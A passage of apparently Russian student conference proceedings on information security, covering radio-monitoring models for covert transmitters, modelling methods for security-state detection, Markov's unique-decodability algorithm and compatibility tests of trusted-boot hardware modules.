ции (радиозакладки). Радиозакладки применяют сложные типы сигналов, которые усложняют их обнаружение, а так же передают перехваченную информацию по легальным каналам связи [1]. Для их обнаружения предлагаются комплексы радиомониторинга, созданные для постоянного или периодического контроля загрузки эфира и направленные наобнаружение источников радиосигналов, которые расположены в защищаемомпомещении и/или рядом с ним. В настоящее время радиомониторинг должен быть круглосуточным из-за того, что это единственный способ отследить, какменяется сигнал и как он соотносится с различными событиями на охраняемомобъекте.

Представим математическую модель радиомониторинга (РМ) как множество, объединяющее три системы, которые будут отражать главные особенности в области РМ:

$$M_{РУ} = \langle S_{РС}, S, S_{РМ} \rangle \quad (1)$$

в которой $S_{РС}$ – система, характеризующая устройство конфигурации РС и состав РУ в этой РС; S – система, характеризующая работу структуры управления защищенностью, $S_{РМ}$ – система, описывающая ход работы РМ.

Множество РУ в составе конфигурации представим формулой (2)

$$G_{РУ} = \{g_1, g_1, \dots, g_m\} \quad (2)$$

Соединения между РУ данной РС представим формулой (3)

$$X_{РС} = \{x_1, x_1, \dots, x_m\} \quad (3)$$

Все РУ имеют определенные информационные параметры, которые можно выразить формулой (4)

$$R_{РУ} = [z(t), a(g), x_{вх}, x_{вых}] \quad (4)$$

где z(t) – амплитудно-частотныепараметры радиоустройства, a(g) - индекс типа РУ, $x_{вх}$, $x_{вых}$- данные о входных и выходных связях.

Защищенность радиосистемы делится на две основные категории: параметрическую защищенность (ПЗ) и функциональную защищенность (ФЗ). ПЗ не позволяет обнаруживать сигналы РУ и измерять/изменять их параметры. ФЗ отвечает за противостояние вскрытию структуры и системы конфигурации РС. Поэтому основной целью обеспечения защищенности радиосистемы является управление (и дальнейшее поддержание) требующимся уровнем параметрической и функциональной защищенности.

Для управления ПЗ необходимо изменять параметры радиоустройств, чтобы добиться наибольшего сходства с его эталонной моделью. При управлении ФЗ изменяют тип и число радиоустройств, а так же тип связей между ними.

Моделируя процесс управления защищенностью, следует провести такие изменения, в результате которых достигались бы необходимые вероятности параметрической и функциональной защищенности.

Как описывалось ранее, при анализе вероятности ПЗ по результатам РТК, можно вывести математическое описание контролируемого РУ, которое в дальнейшем необходимо сравнить с математическим описанием эталонного РУ. Неотъемлемой частью данного сравнения станет выбор меры сходства и здесь следует обратить внимание на то, в каком виде представлены статистические характеристики РУ. Если они заданы в явном виде, то целесообразно использовать функцию расстояния d.

$$d[M_{РУ_к}, M_{РУ_э}] \geq 0 \quad (5)$$

Тогда текущее значение вероятности параметрической защищенности определяется как:

$$P_{нз}(R_{Ру}, t) = F(d) \quad (6)$$

где F(d) – функция расстояния, t-время измерения.

Таким образом, изменяя информационные параметры радиоустройств, так чтобы они максимально приближались к эталонным значениям (т.е. уменьшая значение d) можно управлять вероятностью параметрической защищенности радиоустройств.

Для нахождения расстояния d можно использовать расстояние Махаланобиса (7) (когда информационные параметры заданы в аналоговой форме) или Хэминга (для представления информационных параметров в цифровой форме).

$$P_{пз1} = F[F^{-1}(1 - P_{лн}) - d_{им}] \quad (7)$$

Если вектор информационных параметров $z_k=\{z_{1k}, z_{2k}, ..., z_{nk}\}$ контролируемого $РУ_к$будет отличен от вектора параметров эталонного $РУ_э z_э=\{z_{1э}, z_{2э}, ..., z_{nэ}\}$ в $d_{ихм}$ позициях, то $d_{ихм}$- расстоянием Хэмминга. В этом случае вероятность параметрической защищенности $P_{пз2}$ определяется:

$$P_{пз2} = 1 - \left\{\left[P_{01}^{i}\right]^{dихм}(1 - P_{01}^{i})^{n-dихм}\right\} \quad (8)$$

$$P_{01}^{i} = P_1^m(1 - P_1)^{1-m} \quad (9)$$

где n – число разрядов кода; P_{01}^{i} - вероятность того, что в i-ом разряде будет 1 или 0; P1 - вероятность появления в i-ом разряде единицы; m – 0 или 1.

На основе вычислений [2] при изменении значений расстояния $d_{ихм}$ в от 3 до 6 вероятность $P_{пз2}$ изменяется в пределах от 0,6 до 0,99 (рисунок 1).




Рисунок 1 – Зависимость $P_{пз2}$ от функции $d_{ихм}$

Способность противостоять вскрытию ТС НСИ состава и структуры конфигурации радиосистемы $K_{рс}$ называется функциональной защищенностью $P_{фз}$.

Изменяя количество РУ и комбинаторное правило соединения РУ в РС можно управлять уровнем ФЗ.Вероятность ФЗбудет равна:

$$P_{фз} = P_к(1 - P_{кп}) = P_к P_{кз} \quad (10)$$

где $P_к$ - переход РС в состояние какой-либо конфигурации; $P_{КП}$– выборкомбинаторного правила; $P_{кз}$ - вероятность комбинаторной защищенности.

Переход конфигурации $K_{1рс}$ в конфигурацию $K_{2рс}$возможен с вероятностью:

$$P_к = \frac{e^{-\Delta t_у q_{1рс}} - e^{-\Delta t_у q_{2рс}}}{q_{2рс} - q_{1рс}} \lambda_{кр} \quad (11)$$

где $q_{1рс} \neq q_{2рс}$ - отношения доминирования конфигураций $K_{1рс}$ и $K_{2рс}$; $\lambda_{кр}$ - интенсивность соединения выходных и входных связей между РУ.

На основе данного подхода для различного количества основных РУ и имитирующих РУ и разных значений вероятности комбинаторного правила получены зависимости вероятности $P_{фз}$ от числа имитирующих РУ в радиосистеме[2] (рисунок 2).




Рисунок 2 - Зависимость $P_{фз}$ от числа радиоустройств $G_{иру}$ и $P_{кз}$

Проведенный анализ показал что, главнойцелью обеспечения защищенности РСявляется радиотехнический контроль над работой радиосистемы и разработка способов управления поддерживающих необходимую вероятность параметрической и функциональной защищенности.

Список литературы

1. Михайлова У.В., Быкова Т.В., Афанасьева М.В. Способы обнаружения утечки информации по радиоканалам связи // Исследование и проектирование технических средств. – 2019. Вестник УрФО № 1(31) / 2019, с. 5–10.

2. Техно сфера [электронный ресурс]. – Режим доступа: tekhnosfera.com/razrabotka-metodicheskogo-apparata-postroeniya-i-funktsionirovaniya-adaptivnyh-kompleksov-radiomonitoringa-radioelektronn. - Разработка методического аппарата построения и функционирования адаптивных комплексов радиомониторинга радиоэлектронных средств с применением геоинформационных технологий.

3. Хорев А. А. Техническая защита информации/ Хорев А. А. - Москва: МГИЭТ 2008.-436 с.

4. Рембровский А.М., Ашихмин А.В., Козьмин В.А. Радиомониторинг: задачи, методы, средства/ Рембровский А.М. – Москва: Горячая линия - Телеком 2006.-478 с.

5. Бузов Г.А., Калинин С.В., Кондратьев А.В. Защита от утечки информации по техническим каналам/ Бузов Г.А. - Москва: Горячая линия - Телеком 2005.-414 с.

УДК 004.896

МЕТОДЫ МОДЕЛИРОВАНИЯ СЛОЖНЫХ КОМПЬЮТЕРНЫХ СИСТЕМ

Н.А. Домуховский, Д.В. Лейчук, С.В. Поршнев
Научные руководители: доктор техн. наук, профессор Поршнев С.В., канд. техн. наук Домуховский Н.А.
г. Екатеринбург, Уральский федеральный университет

Аннотация. В работе рассматриваются методы моделирования компьютерных систем, применимые для разработки алгоритма, позволяющего оценить текущее состояние наблюдаемого объекта с точки зрения безопасности, выявить небезопасные состояния реальной системы путем интерпретации значений наблюдаемых параметров. Приведен обзор моделирования систем методом редуцирования, на базе мультиагентных систем и моделирование на базе агентов.

Ключевые слова. Информационная безопасность, моделирование компьютерных систем, искусственный интеллект, мультиагентные модели, агентно-ориентированные модели.

В сфере информационной безопасности (ИБ) искусственный интеллект рассматривается как программное обеспечение, способное интерпретировать состояние среды, распознавать происходящие в ней события и самостоятельно принимать необходимые решения. Искусственный интеллект хорошо справляется с распознаванием закономерностей и аномалий, поэтому может быть инструментом для поддержания компьютерных сетей в безопасном состоянии.

Современные системы обеспечения информационной безопасности (СОИБ) имеют ряд недостатков и ограничений, приводящих к их низкой эффективности или высокой стоимости владения. Среди этих недостатков можно выделить:

– низкую степень автоматизации задач обнаружения инцидентов ИБ и реагирования на них. Современная СОИБ предполагает постоянное участие человека в процессах управления инцидентами ИБ на всех стадиях их жизненного цикла. Существующие программно-технические решения могут в разной степени автоматизировать эту деятельность, но ни одно не может обеспечить полностью автоматическую реализацию указанных задач;

– низкую тиражируемость технических решений, предназначенных для выявления инцидентов ИБ или реагирования на них. Подобные решения требуют детальной настройки, учитывающей различные особенности объекта защиты.

Оба фактора обусловлены тем, что существующие решения используют в своей работе либо сигнатурный подход (жестко прописанные правила выявления инцидентов ИБ и шаблоны реагирования на инциденты ИБ), либо поведенческий (выявление аномалий в наблюдаемом объекте защиты, предоставление оператору информации для дальнейшей неавтоматизированной обработки). Следствием использования таких подходов являются ошибки первого рода (в основном, характерные для сигнатурных решений) и второго рода (характерные для поведенческих систем).

В рамках исследования поставлена задача по разработке метода (алгоритма), позволяющего оценить текущее состояние наблюдаемого объекта с точки зрения безопасности, выявить небезопасные состояния реальной системы путем интерпретации значений наблюдаемых параметров.

Для решения поставленной задачи могут рассматриваться существующие методы моделирования:

1. Моделирование методом редуцирования;
2. Комплексное моделирование:

а) Моделирование на базе агентов;

б) Моделирование на основе мультиагентных систем.

В статье проводится обзор указанных методов моделирования.

Сначала рассмотрим моделирование методом редуцирования. Цель редукции – стремление структурировать полученную информацию, выделить основные составляющие изучаемого процесса. Любой классифицируе-

мый объект мы можем описать набором его свойств (признаков), которые образуют некий вектор характеристик. Редуцированная модель должна отражать существенные свойства полной модели. Текущие состояния информационной системы можно классифицировать на два класса: «безопасное» и «небезопасное». Для классификации состояния нужно упростить реальную информационную систему, выделить важные характеристики реальной системы с точки зрения указанной классификации. Для разработки алгоритма анализа параметров информационной системы, распознающего принадлежность текущего состояния реальной системы одному из классов («безопасное» или «небезопасное»), может использоваться кластерный анализ.

Под кластерным анализом понимается задача разбиения исходных данных на поддающиеся интерпретации группы таким образом, чтобы элементы, входящие в одну группу, были максимально «схожи» (по какому-то заранее определенному критерию), а элементы из разных групп были максимально «отличными». При этом число групп может быть заранее неизвестно, также может отсутствовать информация о структуре этих групп [1].

Для кластерного анализа многомерных данных в статье [1] предлагается использовать самоорганизующиеся карты Кохонена – нейросетевой алгоритм, предполагающий обучение «без учителя». У самоорганизующихся карт есть ряд областей применения. Наибольший интерес с практической точки зрения представляет анализ данных с целью поиска закономерностей и проведения кластеризации данных. Анализ данных с помощью самоорганизующихся карт основан на том, что они позволяют представить множество объектов, заданных в многомерном пространстве, в виде двумерных карт, причем близко расположенным в многомерном пространстве объектам соответствуют близко расположенные точки на плоской карте. Если имеется множество из сотен или тысяч объектов, каждый из которых описывается как минимум несколькими свойствами, то проанализировать это множество на наличие закономерностей и аномалий весьма сложно, поэтому можно провести обучение самоорганизующейся карты и получить на выходе достаточно наглядные двумерные карты, которые легко проанализировать визуально [1].

Следующий метод моделирования, который может использоваться для предсказания перехода системы в «небезопасное» состояние – комплексный. В основе комплексного моделирования лежит тезис, сформулированный Аристотелем в работе «Метафизика». Суть его состоит в том, что целое больше суммы своих составных частей. Иными словами, мир необходимо рассматривать как единое целое, а выделяемые в качестве отдельных объектов исследования его части, явления есть только часть этой целостности.

Рассмотрим два подхода к комплексному моделированию – на основе агентно-ориентированных моделей (АОМ) и на основе мультиагентных систем (МАС).

Агент-ориентированные модели относятся к классу моделей, основанных на индивидуальном поведении агентов, обычно создаваемых для компьютерных симуляций.

Агент – это аппаратная или программная сущность, способная действовать в интересах достижения целей, поставленных перед ней владельцем и/или пользователем [2]. Агенты описываются рядом свойств, которые характеризуют понятие агента. Обычно агент обладает набором из следующих свойств [3]:

– адаптивность: агент обладает способностью обучаться;

– автономность: агент работает как самостоятельная программа, ставя себе цели и выполняя действия для достижения этих целей;

– сотрудничество: агент может взаимодействовать с другими агентами несколькими способами, например, играя роль поставщика / потребителя информации или одновременно обе эти роли;

– способность к рассуждениям: агенты могут обладать частичными знаниями или механизмами вывода, например, знаниями, как приводить данные из различных источников к одному виду. Агенты могут специализироваться на конкретной предметной области.

– коммуникативность: агенты могут общаться с другими агентами;

– мобильность: способность к передаче кода агента с одного сервера на другой;

– реактивность: агенты обладают способностью воспринимать среду и адекватно реагировать в определенных временных рамках на происходящие изменения;

– проактивность: агенты не просто реагируют на изменения среды, но и обладают целенаправленным поведением и способностью проявлять инициативу;

– индивидуальная картина мира: каждый агент имеет собственную модель окружающего его мира (среды), которая описывает то, как агент видит мир; агент строит свою модель мира на основе информации, которую получает из внешней среды.

Основная идея, лежащая в основе АОМ, заключается в построении вычислительного инструмента, представляющего собой совокупность агентов с определенным набором свойств и позволяющего проводить симуляции реальных явлений.

Агентно-ориентированные модели позволяют смоделировать систему, максимально приближенную к реальности. Степень детализации агентно-ориентированной модели, по сути, ограничивается только возможностями компьютеров. Более того, в ряде агентно-ориентированных моделей передвижение агентов задается без использования сложных формул, но с помощью заранее определенных маршрутов и простых правил, с одной стороны, имитирующих адаптивное мышление в процессе принятия решений, а с другой – позволяющих получить неочевидные результаты на уровне агреги-

рованных параметров. Примерами таких агентно-ориентированных моделей могут быть модели, имитирующие передвижение пешеходов, покупателей в крупных торговых центрах, спецтехники на складах и т.д.

Мультиагентные системы (МАС) представляют собой новое направление развития искусственного интеллекта, которое сформировалось на основе результатов исследований в области распределенных компьютерных систем, сетевых технологий решения проблем и параллельных вычислений [3]. В многоагентных системах весь спектр задач по определенным правилам распределяется между агентами, каждый из которых считается членом организации или группы. Распределение заданий означает присвоение каждому агенту некоторой роли, сложность которой определяется исходя из возможностей и характеристик агента [4].

Агенты могут быть отнесены к типам: реактивные, интеллектуальные или гибридные. Реактивный агент принимает решения на основе знаний «ситуация-действие». Интеллектуальный агент решает поставленные перед ним задачи, исходя из своих целей, используя общие ограниченные ресурсы и знания о внешнем мире. Гибридный агент сочетает в себе возможности первых двух [5].

Интеллектуальная МАС представляет собой множество интеллектуальных агентов, распределенных в сети. Они отслеживают необходимые данные и взаимодействуют друг с другом для достижения поставленных перед ними целей [5].

Таким образом, были рассмотрены методы моделирования, которые могут использоваться для разработки интеллектуальной системы, способной поддерживать состояние компьютерной системы в безопасном состоянии, то есть система будет «уметь» своевременно обнаруживать инциденты информационной безопасности и мгновенно реагировать на них без участия человека-оператора. Для выбора конкретного метода требуется провести ряд практических испытаний и проанализировать полученные результаты.

Список литературы

1. Верхорубов, А. И., Жуков, В. Г. О решении задачи кластерного анализа инцидентов информационной безопасности [Текст]: Журнал «Решетневские чтения». – Красноярск: Федеральное государственное бюджетное образовательное учреждение высшего образования «Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева», 2011 – том 2, с. 654-655.

2. Wooldridge, M. Intelligent Agents: Theory and Practice [Text] / M. Wooldridge, N. Jennings // The Knowledge Engineering Review. – 1995. – Vol. 10. – № 2. – P. 115-152.

3. Андрейчиков, А. В. Интеллектуальные информационные системы [Текст] /А. В. Андрейчиков, О. Н. Андрейчикова. – М.: Финансы и статистика, 2004. – 422 с.

4. Волошин, Б. В., Жуков, В. Г. О применении децентрализованных многоагентных стохастических систем в задаче обеспечения информационной безопасности автоматизированных систем [Текст]: Журнал «Решетневские чтения». – Красноярск: Федеральное государственное бюджетное образовательное учреждение высшего образования «Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева», 2011 – том 2, с. 655-656.

5. Спицина, И.А., Метод поддержки принятия решений при разработке информационных систем на основе мультиагентного подхода [Текст]: монография / И. А. Спицина, К. А. Аксенов. – Екатеринбург: УрГПУ, 2018. – с.22-23.

УДК 519.728

ОБ АЛГОРИТМЕ МАРКОВА РАСПОЗНАВАНИЯ ВЗАИМНОЙ ОДНОЗНАЧНОСТИ КОДИРОВАНИЯ

В.И. Тахтаулов, А.В. Соловьев, Т.Р. Змызгова
Научный руководитель: канд. техн. наук, доц. Т.Р. Змызгова
г. Курган, Курганский государственный университет

Аннотация. Статья посвящена проблематике распознавания взаимной однозначности кодирования. Рассмотрен алгоритм А.А. Маркова, описан способ его численной реализации.
Ключевые слова: кодирование, информация, взаимная однозначность, ориентированный граф.

Введение. Развитие вычислительной техники, средств связи и, как следствие, необходимость хранения и передачи больших объемов информации, стимулировали возрастание интереса к систематическим исследованиям в области эффективного кодирования и сжатия, возможности которых в большинстве случаев ограничены вероятностными и структурными свойствами передаваемой информации. Основной круг задач в этой области и выбор кодов связан с различными обстоятельствами, среди которых можно выделить удобство передачи кодов (например, двоичный код технически легче использовать); обеспечение удобства восприятия, максимальной пропускной способности канала и помехоустойчивости; простоту кодирования, возможностью обнаружения и исправления ошибок и т.п.

Начало математическому исследованию проблематики экономного кодирования было положено в работах К. Шеннона в 40-х годах XX века. В работе «Математическая теория связи» К. Шеннон рассмотрел задачу кодирования сообщений, генерируемых эргодическим источником с конечным числом состояний [1]. Вопросы экономного алфавитного кодирования с учетом структурных свойств информации рассматривались в работах А.А.

Маркова. При алфавитном кодировании передаваемое сообщение представляет собой последовательность кодов отдельных знаков первичного алфавита. Широкое распространение получили варианты блочного кодирования, в которых элементарный код строится сразу для нескольких символов первичного алфавита или передаваемого сообщения, что позволяет значительно уменьшить избыточность [2].

А.А. Марковым было введено понятие локальной модели языка сообщений и связанное с ней понятие обобщенно-префиксного кодирования, позволяющего строить более экономные алфавитные коды по сравнению с известными кодами Хаффмана, Фано, Шеннона, которые учитывали только вероятностные (статистические) свойства кодируемой информации [3-5].

1 Проблема распознавания взаимной однозначности кодирования

Схема двоичного алфавитного кодирования задается инъективным отображением вида $f : B \to [0,1]^+$, где $B = \{b_1, b_2, ..., b_n\}$ - алфавит исходного сообщения, $[0,1]^+$ - множество непустых двоичных последовательностей. Кодирование, обладающее свойством инъективности, принято называть взаимно-однозначным. К числу основных проблем экономного кодирования сообщений, учитывающего их структурные свойства, А.А. Марков относил задачу распознавания взаимной однозначности алфавитного кодирования.Наиболее простыми и часто используемыми кодами без специального разделителя кодовых слов являются так называемые префиксные коды, которые однозначно декодируемы. При необходимости построить префиксный код с заданным спектром важным условием является проверка существования такого кода. Неравенство Крафта-Макмиллана даёт необходимое и достаточное условие существования разделимых префиксных кодов, обладающих заданным набором длин кодовых слов.

Алгоритм Маркова сводит решение проблемы распознавания взаимной однозначности к задаче нахождения ориентированного цикла, проходящего через заданную вершину в специально построенном орграфе [7, 8].

2 **Алгоритм Маркова**

Пусть $V = \{v_1, v_2, ..., v_n\}$ - заданный код, $B = \{b_1, b_2, ..., b_n\}$ - алфавит, B^* - множество слов алфавита B, слово $\beta \in B^*$. Алгоритм распознавания взаимной однозначности алфавитного кодирования состоит в следующем [9]:

1) построим множество $W = W_1 \cup \{\lambda\}$, где W_1 -множество слов, обладающих следующим свойством: β является собственным префиксом некоторого элементарного кода v_i и одновременно собственным суффиксом некоторого v_j ; λ - пустое слово;

2) сопоставим коду V ориентированный граф G, вершинами которого являются элементы множества W;

3) вершины графа α и β соединяем ориентированным ребром (α, β), если существует элементарный код v_j и последовательность элементарных кодов $P = v_{i_1}, v_{i_2}, ..., v_{i_k}$, что существует разложение вида:

$$v_j = \alpha v_{i_1}, v_{i_2}, ..., v_{i_k} \beta .$$

Заметим, что разложение *P* может быть пустым, если α и β непустые одновременно.

4) ребру (α, β) соответствует последовательность $P = v_{i_1}, v_{i_2}, ..., v_{i_k}$. Если в графе G отсутствуют ориентированные циклы, проходящие через вершину λ, то алфавитный код *V* является взаимнооднозначным.

3 Особенности численной реализации алгоритма Маркова

Предположим, что схема алфавитного кодирования представлена в виде некоторого вектора *V* - наборов битов. Для удобства обработки данных множество $W = W_1 \cup \{\lambda\}$ будем хранить в виде динамической структуры данных «set».

1) Заполняем множество W: перебираем каждый элементарный код, при этом

- добавляем собственные префиксы, т.е. все подстроки, начинающиеся с 1-го символа и заканчивающиеся любым, кроме последнего;
- добавляем собственные суффиксы, т.е. все подстроки, начинающиеся с любого символа, кроме первого, и заканчивающиеся последним;
- добавляем в множество пустую строку «».

Отметим, что при этом полностью исключается дублирование хранимых объектов, поскольку в динамической структуре данных «set» («множество») все элементы хранятся в одном экземпляре, так что при выполнении операции добавления элемента (в данном случае - объекта типа «строка»), идентичного одному из уже находящихся во множестве, фактический набор объектов в этой структуре не изменится.

2) Создаём граф, представленный в виде матрицы «весов», хранящей элементарные коды дуг. Вектор *V* содержит элементарные коды вершин, так как вектор – упорядоченная структура данных, то порядковый номер каждого элемента, т.е. элементарного кода, является одновременно номером строки или столбца в матрице элементарных кодов дуг орграфа.

Примечание. В общем случае между вершинами графа могут быть кратные дуги с разными элементарными кодами, но для численной реализации алгоритма нет необходимости отыскать все возможные неоднозначные

сочетания. Для того, чтобы зафиксировать существование цикла, проходящего через пустую вершину λ, достаточно найти хотя бы одно из этих сочетаний. Кратность дуг не влияет на количество циклов в графе, использование двумерной структуры в виде прямоугольной матрицы достаточно для хранения хотя бы одной из существующих кратных дуг. В случае, если потребуется отыскать все неоднозначно декодируемые слова, можно модифицировать алгоритм и хранить в матрице не элементарные коды, а множество или вектор элементарных кодов.

3) Перебираем все пары вершин. Рассмотрим пару вершин орграфа α и β. Находим в векторе *V* код, для которых эти вершины являются соответствующими строками кодового набора, т.е. являются собственными префиксом и суффиксом кодового слова. Выделяем в качестве подстроки оставшуюся часть этого кода. Используем для хранения значений α, β и подстроки *P* временные переменные.

- Если оставшаяся часть – λ, то записываем в матрицу по индексу $[\alpha, \beta]$ «вес» λ. В противном случае, перебираем элементы множества *V*. Если один из элементарных кодов является префиксом подстроки *P*, отсекаем от *P* эту подстроку, сохраняя при этом в стеке предыдущее значение. Если подстрока не пуста, и при этом не осталось элементарных кодов, которые могли бы являться префиксом подстроки *P*, восстанавливаем значение *P* из стека и продолжаем перебор со следующим элементарным кодом. В результате осуществляется выход из очередного вложенного набора и продолжение предшествующего.
- Если подстрока *P* является пустой, соединяем в обратном порядке все элементарные коды из стека в одну строку и записываем её в матрицу по соответствующему индексу. В этом случае, производится обработка следующей пары вершин. Заметим, что в случае полного опустошения стека между делаем вывод о том, что между вершинами отсутствует дуга и переходим к следующей паре вершин.

4) Проверяем существование в графе циклов, проходящих через с вершину λ. Для этого используем алгоритм «поиска в глубину», чтобы просмотреть все вершины. Значения элементарного код, соответствующего текущей вершины и пройденной дуге, сохраняем в стек. Если встретится λ, то цикл найден. Делаем вывод об отсутствии взаимной однозначности рассматриваемой схемы кодирования. Восстанавливаем из стека последовательность элементарных кодов и возвращаем получившееся слово.

Если были исчерпаны все вершины, и цикл не был найден, возвращаем пустое кодовое слово и делаем вывод овзаимной однозначности рассматриваемой схемы кодирования.

4 Обсуждение результатов

При описании различных алгоритмических систем используются специальные формализованные средства, при этом основные теоретические аспекты

прикладной теории алгоритмов можно разделить на два направления: «алгебраическое» и «геометрическое». Основные принципы «алгебраической» теории базируются на построении некоторой конкретной символики, при которой алгоритм рассматривается как некоторый линейный текст. К первому направлению относятся такие алгоритмические системы как рекурсивные функции, машины Тьюринга и Поста, операторные системы А.В. Ляпунова и др.

В «геометрической» теории алгоритмы реализованы в виде множеств, между которыми вводятся связи, носящие характер отображений или бинарных отношений. При этом объекты представляются в виде графов, вершины которых задают элементы множества, а ребра – отношения между ними. Отображения задаются в виде разметки вершин или ребер графа. К этому направлению относится описанный выше алгоритм А.А.Маркова. Используя соответствие между алфавитным кодом и ориентированным графом,решение проблемы распознавания сводится к исследованию графической структуры на конечном множестве кодовых сообщений. В работе [10] для заданного кода *V*определена характеристика, ограничивающая наименьшее число сравнений, которое может потребоваться для решения вопроса о взаимной однозначности отображения.

Список литературы

1. Shannon, Claude E. (July 1948). A Mathematical Theory of Communication. «BellSystemTechnicalJournal». 27 (3). pp. 379–423.

2. Змызгова Т.Р., Марков А.К. Особенности численной реализации алгоритмов поточного и блочного шифрования // Автономная некоммерческая организация «Издательство журнала «Вестник УГАТУ», 2016. - № 1 (71). С. 161-167.

3. Марков А. А. Введение в теорию кодирования. М.: Наука: Физматлит, 1982. - 192 с.

4. Марков А. А., Смирнова Т.Г. Алгоритмические основания обобщенно-префиксного кодирования // ДАН СССР. - 1984. - том 274, N 4. - С. 790-793.

5. Фано Р. М. Передача информации. Статистическая теория связи. М.: Мир, 1965. -438 с.

6. Аршанов М.Н., Садовский Л.Е. Коды и математика. М.: Наука. Гл. ред. физ.-мат. лит. 1983. – 144 с.

7. Марков Ал.А. Нерекуррентное кодирование. Проблемы кибернетики. 1962. Вып. 8. С. 169–186 с.

8. Марков Ал.А. Об эффективности алфавитного кодирования. Тез. докл. VIII Всесоюзной конференции по теории кодирования и передачи информации. Москва−Куйбышев, 1981. С. 59–60.

9. Жильцова Л.П., Смирнова Т.Г. Основы теории графов и теории кодирования в примерах и задачах:Учебное пособие.– Нижний Новгород: Издательство Нижегородского госуниверситета, 2008. – 64 с.

10. Марков Ал.А. Основания теории кодов. ГГУ, Горький, 1977. – 80 с.

Секция III

ТЕХНИЧЕСКИЕ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ

УДК 004.054

СОВМЕСТИМОСТЬ АППАРАТНЫХ СРЕДСТВ ДОВЕРЕННОЙ ЗАГРУЗКИ

А.Х. Искандаров
Научный руководитель: ст. препод. Е.Ю. Мищенко
г. Челябинск, Южно-Уральский государственный университет (НИУ)

Введение. СДЗ является программно-аппаратным средством, которое осуществляет блокирование попыток несанкционированной загрузки нештатной операционной системы, а также предоставляет доступ к информационным ресурсам в случае успешной проверки подлинности загружаемой операционной системы. Осуществляет проверку целостности программно-аппаратной среды и регистрацию событий безопасности. Предназначено для использования на персональных компьютерах, ноутбуках, моноблоках и серверах.В область действия средств доверенной загрузки входят этапы работы компьютера от запуска микропрограммы BIOS до начала загрузки операционной системы.BIOS инициализирует аппаратное обеспечение перед загрузкой операционной системы из жесткого диска или другого устройства.У производителей средств доверенной загрузки имеются таблицы совместимости СДЗ.Устанавливается средство доверенной загрузки в специальный слот PCI-Еили M2, или на место Wi-fiмодуля.

Актуальность. СДЗ используются для защиты как конфиденциальной информации, так и для защиты государственной тайны. Существует проблема совместимости средств обработки информации с программно-аппаратным средствами доверенной загрузки, из этого появляется необходимость правильного подбора СДЗ.

Краткий обзор. Рассмотрев общие тенденции в этом направлении, не найдено статей о совместимости программно-аппаратных средств доверенной загрузки.

В статье «Обзор рынка средств (модулей) доверенной загрузки (СДЗ, МДЗ)» [2]: описаны средства доверенной загрузки, их функции, особенности. В особенностях не сказано, что не все ПК совместимы с средствами доверенной загрузки.

В статье «Обзор сертифицированных средств защиты информации от несанкционированного доступа (СЗИ от НСД)» [3]: сказано о сертификации

средств доверенной загрузки на соответствие требованиям ФСТЭК, рассмотрен Российский рынок средств доверенной загрузки.

В информационном письме ФСТЭК «Об утверждении Требований к средствам доверенной загрузки от 6 февраля 2014 г. N 240/24/405» [1]: сказано где применяются СДЗ, какие типы средств доверенной загрузки существуют, там описаны требования к средствам доверенной загрузки типа платы расширения, которые используются в исследовании.

Постановка задачи. Был выбран практический метод исследования совместимости программно-аппаратных средств доверенной загрузки.Планируется проверить работу средств доверенной загрузки на моноблоках и ноутбуках, о которых отсутствует информация в списках совместимости средств доверенной загрузки, имеющихся у производителей СДЗ. Мною для исследования были выбраны наиболее распространенные фирмы производителей средств доверенной загрузки с платами расширения, так как программно-аппаратные средства доверенной загрузки чаще встречаются на практике, однако существует проблема несовместимости СДЗ с некоторыми моделями моноблоков и ноутбуков.

Ожидаемые результаты эксперимента:

1) Инициализация СДЗ
2) Регистрация администратора
3) Добавление личного идентификатора
4) Сохранение параметров
5) Запуск компьютера в обычном режиме
6) Запрос пароля и идентификатора
7) Загрузка операционной системы

Для исследования выбраны следующие средства доверенной загрузки: ПАК «Соболь» версии 3.0 mini PCI-E Half size, ПАК «Соболь» версии 4.0 M.2 A-E, СДЗ Dallas Lock M2. Подробнее см. в таблице.

Таблица 1

Средства доверенной загрузки

Средство доверенной загрузки	ПАК «Соболь» версии 3.0 mini PCI-E Half size	ПАК «Соболь» версии 4.0 M.2 A-E	СДЗ Dallas Lock M2
Сертификат ФСТЭК России	Сертификат ФСТЭК России №1967, действует до 07.12.2023	Сертификат ФСТЭК России № 4043, действует до 05.12.2023	Сертификат ФСТЭК России № 3666, действует до 25.11.2019

В качестве персональных идентификаторов были использованы идентификаторы Rutoken S и iButton DS1994.

Результаты эксперимента. ПАК «Соболь» версии 3.0 miniPCI-EHalfsize

Установка ПАК «Соболь» на ноутбук DEXP Aqulion O103 с материнской платой CLEVO[/li]c версией BIOS 1.00.05. Во время запуска ПАК «Соболь» в режиме «инициализации» горит темный экран и происходит дальнейшая загрузка оперативной системы.

Установка ПАК «Соболь» на ноутбук Lenovo G555 с материнской платой NAWA2 LA-5972P с версией BIOS 1.08. Во время запуска ПАК «Соболь» в режиме «инициализации» происходит загрузка оперативной системы, без всяких изменений.

УстановкаПАК «Соболь» наноутбукASUSA8S с материнской платой 60-NEGMB1000-A03 с версией BIOS 304. Во время запуска ПАК «Соболь» в режиме «инициализации», столкнулись с проблемой, что невозможно инициализировать идентификаторы.

ПАК «Соболь» версии 4.0 M.2 A-Еи СДЗ DallasLockM2

Установка обоих СДЗ на ноутбук Acer с материнской платой Extensa 2511G с версией BIOSInsydeCorp. v1.37. Во время запуска СДЗ в режиме «инициализации» происходит загрузка оперативной системы, без всяких изменений.

Установка обоих СДЗ на моноблоки LenovoV130-20IGMblack 10RX0009RU и V130-20IGMblack 10RX001NRU. Во время запуска СДЗ в режиме «инициализации» не происходит никаких изменений в работе данных моноблоков, как и в остальных случаях происходит обычная загрузка операционной системы

